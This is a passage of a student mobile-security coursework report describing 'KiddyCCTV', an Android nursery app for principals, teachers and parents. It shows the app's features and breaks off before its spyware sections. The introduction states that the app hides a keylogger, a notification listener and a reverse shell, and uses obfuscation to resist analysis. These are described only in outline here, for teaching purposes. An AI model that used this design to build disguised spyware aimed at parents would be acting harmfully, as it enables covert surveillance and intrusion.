



## **ICT2215 Mobile Security Coursework**

### **Group 23: KiddyCCTV Report**

<b>Name</b>	<b>Course</b>	<b>Student ID</b>
Xande Koh	ICT (IS)	2203203
Muhammad Fiqri Adam	ICT (IS)	2202878
Jonathan Chiu	ICT (IS)	2203187
Low Yi San	ICT (SE)	2201647
Michelle Magdalene Trisoeranto	ICT (SE)	2203468
Jolin Tan	ICT (SE)	2201664

<b>2. Application Features</b>	<b>4</b>
2.1. Principal (Admin) Features	4
2.1.1. Update Kids' Activities	4
2.1.2. Direct and Group Messaging	5
2.1.3. Manage All User Accounts	7
<b>2.2. Teacher Features</b>	<b>12</b>
2.2.1. Direct and Group Messaging	12
2.2.2. Update Kids' Activities	12
<b>2.3. Parent Features</b>	<b>14</b>
<b>2.3.1. Account Registration</b>	<b>14</b>
2.3.2. View Kid's Activity in School	15
2.3.3. Direct and Group Messaging	16
2.3.4. Invoice and Payments	16
2.3.5. View List of Teachers-In-Charge	18
<b>2.4. Miscellaneous Features</b>	<b>19</b>
2.4.1. Onboarding Screen	19
2.4.2. Logout Feature	20
2.4.3. Bottom Navigation Bar	21
<b>3. Malicious Features</b>	<b>22</b>
3.1. Keylogger	22
3.2. Notification Listener	22
3.3. ReverseShell	23
<b>4. Obfuscation</b>	<b>25</b>
4.1 ProGuard and R8	25
4.1.1 JADX Analysis	25
4.1.2 Apktool Analysis	27
<b>5. Usable Accounts</b>	<b>31</b>
<b>6. Conclusion</b>	<b>32</b>

# 1. Introduction

This project spans three parts, creating an Android Application, creating a spy-friendly version of it, and making the analysis harder through obfuscation methods. With the theme of a user-friendly nursery school application, KiddyCCTV is designed to facilitate seamless communication between nursery school teachers and parents, ensuring parents are well-informed about their children's daily activities and progress.

The application allows for three different types of users to use the app - Principals, Teachers, and Parents. With this in place, the team hopes to efficiently manage the features of the application, ensuring that users only have access to what they need, simplifying the interface which in turn improves user satisfaction. It also helps in protecting sensitive data and complying with legal regulations. This structured user differentiation is crucial for addressing diverse user requirements while maintaining an app's integrity and optimizing resource utilization. The application has various features which will be explored further in the sections below.

Moving on to the second part of the project, KiddyCCTV incorporates controlled spyware features to demonstrate potential security vulnerabilities in mobile applications. These include a Keylogger that records text inputs, a Notification Listener capturing incoming notifications, and a Reverse Shell for unauthorized remote access. These features highlight the importance of cybersecurity awareness. More of which will be discussed in the later sections.

Lastly, to combat the risks of reverse engineering, KiddyCCTV utilizes obfuscation methods like ProGuard and R8. These methods complicate the code structure, making it challenging for unauthorized individuals to analyze the app's workings. Tools like JADX and Apktool were employed to demonstrate the effectiveness of these obfuscation techniques. Again, detailed explanations of this part will be explored in the sections below.

All in all, KiddyCCTV not only serves as a practical tool for improving communication within educational environments but also acts as an educational showcase on the significance of application security in today's digital landscape.

## 2. Application Features

### 2.1. Principal (Admin) Features

As a Principal, the user can update kids' activities, do direct and group messaging with other users, as well as manage all user accounts.




Figure 1. Homepage of Principal User

#### 2.1.1. Update Kids' Activities

Principals can upload images of children to the child's respective classes, as seen through the class selection in Figure 2. They can select an image either from their device's gallery or by taking a photo with the camera. Once an image is selected, the principal can add a caption and upload it, as seen in Figure 3. The image is then stored in Firebase Storage, and the image URL along with the caption is saved to the Firebase Realtime Database.




Figure 2. Class selection in Kids' Activities




Figure 3. Managing images in respective class

### 2.1.2. Direct and Group Messaging

Principals can engage in one-on-one (Figure 4) or group (Figure 5) conversations with either parents, teachers or other principals, facilitating better communication and collaboration.




Figure 4. One-on-one conversation




Figure 5. Group conversation

Principals may also send their location through a google link so that the other party will be able to view where the children are located. They are able to select whether they want the location to be precise or approximate, and all these are done only after the user selects on the allow options, as seen in Figures 6 and 7.




Figure 6. Permission for location




Figure 7. Link for Google Maps current location

### 2.1.3. Manage All User Accounts

The Principal account has admin privileges to oversee and manage the creation and update of all user accounts. As seen in Figure 8, principals are able to manage users. In addition to the three user types, they are also able to create and modify the children's account, serving as an easily-accessible database for principals.




Figure 8. Modification of users

The Principal will be able to view all users' information categorized by user type. For instance, when selecting "Teachers" as shown in Figure 8 above, the Principal will be shown a list of all other Teachers accounts as seen in Figure 9. Additionally, with the administrative privileges that a Principal holds, they are able to edit the details of a particular user account selected. As seen in Figure 10, only applicable fields for a Principal would be editable, the rest such as "Child ID" would not be editable for the particular user type.






Figure 9. List of Teachers account




Figure 10. A Teacher account

This would apply to all the other user types as well, as seen in Figures 11, 12, and 13.

Figure 11. A Principal account

Figure 12. A Teacher account

Figure 13. A Children account

Principals are also able to create new user accounts in the form as shown in Figure 14 upon clicking on the “Add New User” button from Figure 8. With the same logic as modifying different user types, Principals are able to select different user types and only the applicable fields for that user type would be editable. This can be seen in Figure 15.

**Add new Users**

Full name

Nickname

Email

Phone Number

Gender ▾

Address

Password

Role ▾

Child ID

Class

Home Envelope

Figure 14. Adding new user

**Add new Users**

Full name

Nickname

Gender ▾

Address

Role ▾  
Children

Class

Upload Profile Image

Save

Home Envelope

Figure 15. Adding Children user type

## 2.2. Teacher Features

Teachers would only have access to two features - Direct and Group Messaging as well as Update Kids' Activities, as seen in Figure 16 below.




Figure 16. Homepage of Teacher User

### 2.2.1. Direct and Group Messaging

Similar to Principals, Teachers can engage in one-on-one or group conversations with either parents or other teachers, facilitating better communication and collaboration. Teachers may also upload their location so that parents will be able to view where their child is located. This is especially crucial for Teachers as Parents often want to get real live updates of their children. Such features would also come in handy to remind Parents about upcoming events or homework that needs to be done.

### 2.2.2. Update Kids' Activities

Teachers can also upload images of children to their respective classes. They can select an image either from their device's gallery or by taking a photo with the camera. Once an image is selected, the teacher can upload it as shown in figure 17. The image is then stored in Firebase Storage, and the image URL along with the caption is saved to the Firebase Realtime Database.




Figure 17. Homepage of Teacher User

## 2.3. Parent Features

### 2.3.1. Account Registration

Parents will be given their child ID to register their account with the app as seen in Figure 20. After which they will be able to log in to use the application.




Figure 18. Login selection




Figure 19. Parent's Login page




Figure 20. Registration page

Upon successful log in, parents will be greeted by the homepage where they can select what they want to do with the application. Seen in Figure 21.




Figure 21. Homepage of Parent User

### 2.3.2. View Kid's Activity in School

Unlike the Principal and Teacher accounts, instead of being able to upload images, Parent accounts are only able to view their Kid's Activities in school that have been uploaded by teachers or principals, as seen in Figure 22. This feature allows them to visualize and track their kid's well-being and activities done in school.




Figure 22. Parent View of Their Kid's Activities

### 2.3.3. Direct and Group Messaging

Similar to Principals and Teachers, Parents can engage in one-on-one or group conversations with either parents or other teachers, facilitating better communication and collaboration. The feature serves the same purpose as what has been mentioned in the earlier sections.

### 2.3.4. Invoice and Payments

Unlike the other user types, Parents are able to view invoices that have been incurred and make the payment for it. Upon selecting the option, Parents will see the payments that need to be made (seen in Figure 23). Upon clicking the "PAY NOW" button, Parents would be directed to a breakdown of the payment that needs to be made. Before paying, they would need to "ADD NEW CARD" if there are no cards saved in the system. This can be seen in Figures 24 and 25.






Figure 23. List of invoice available




Figure 24. Payment screen



Figure 25. Adding new card

Upon successful card addition, Parents will be able to select the card that they want to make the payment with, as seen in Figure 26. Upon completion of payment, the status of the payment will be changed to “Paid” (as seen in Figure 27), and the Parent will not be able to go to that month’s invoice screen in Figure 22.




Figure 26. Added new card




Figure 27. Paid invoice

### 2.3.5. View List of Teachers-In-Charge

The last feature that a Parent has on their version of the application would be to view the list of Teachers who are in charge of teaching their children (seen in Figure 28). Upon selecting the individual Teacher, Parents are able to see a brief description about the Teacher, getting to know who is teaching their child better (Seen in Figure 29).




Figure 28. List of Teachers




Figure 29. Information about Teacher

## 2.4. Miscellaneous Features

### 2.4.1. Onboarding Screen

The application's onboarding page provides users with an inviting and educational entrance point, effectively laying the groundwork for the following user experience. Its vibrant artwork resonates with the app's central idea of encouraging communication between parents and educational institutions by evoking a feeling of community and connection. The initial screen, which reads "Your Child's Day, Delivered to Your Device," emphasizes convenience and peace of mind while promising a seamless digital connection to their child's learning environment. The app's commitment to clear, real-time updates is highlighted on the second page, "Keeping Parents Informed, One Update at a Time," which also presents the direct communication capability with the child's instructor.




Figure 30. First onboarding screen



Figure 31. Second onboarding screen

### 2.4.2. Logout Feature

On every user's homepage, there is a logout icon on the top right corner of the screen, as seen in Figure 30. Upon clicking this, users will be redirected to the login page that can be seen in Figure 17.




Figure 32. Logout icon

### 2.4.3. Bottom Navigation Bar

